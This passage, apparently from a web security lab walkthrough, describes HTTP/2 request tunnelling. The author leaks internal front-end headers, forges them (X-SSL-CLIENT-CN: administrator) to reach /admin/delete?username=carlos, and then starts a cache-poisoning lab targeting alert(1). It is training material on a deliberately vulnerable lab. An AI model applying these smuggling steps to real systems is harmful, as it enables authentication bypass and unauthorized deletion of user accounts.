
We will add a random header now. We will smuggle in the Host header with a random host like abc in the request header name. We can see that this causes the application to cause a timeout as it is not able to connect to abc. This means that the request is considering the injected Host header to have precedence over the original one.

Now we will send this request again but increase the Content-Length under the arbitrary header and a random search string. We get the cookie header. We are trying to find out how the request is getting changed by the front-end. Looks like it is appending cookie header. We need to increase the Content-Length.

Looks like 75 wasn’t enough lol.

Increasing to 150, we can see that there are 3 headers. X-SSL-VERIFIED: 0, X-SSL-CLIENT-CN: null, X-FRONTEND-KEY with a key.

Now we will send these headers under the arbitrary header we are using. But we will first send GET /admin HTTP/1.1 under which we will send X-SSL-VERIFIED: 1, X-SSL-CLIENT-CN: administrator, X-FRONTEND-KEY remains the same. Sending this did not show any response from the admin page on our frontend. This is a blind vulnerability it seems.

We now change the :method of the main header to HEAD, that fails as we get an error, received only 3712 of 8525 bytes. It is probably getting executed but we don’t see the response as the homepage expects 8500 bytes but we are fetching just 3700 bytes on the /admin endpoint. Now we need to find a page which has less bytes.
/login works. We can see the admin panel.

We will change the GET request from /admin to /admin/delete?username=carlos.

We again get the error about insufficient bytes like before.


This actually solved the lab. the error was thrown because the backend most likely gave us a 302 Found redirect to the admin panel after the user carlos was deleted.
20. Web cache poisoning via HTTP/2 request tunnelling

Description:
We need to perform a web cache poisoning through request tunneling to execute alert(1) on the victim.
Explanation:

The application is loading JavaScript from /resources directory. We send this to repeater.
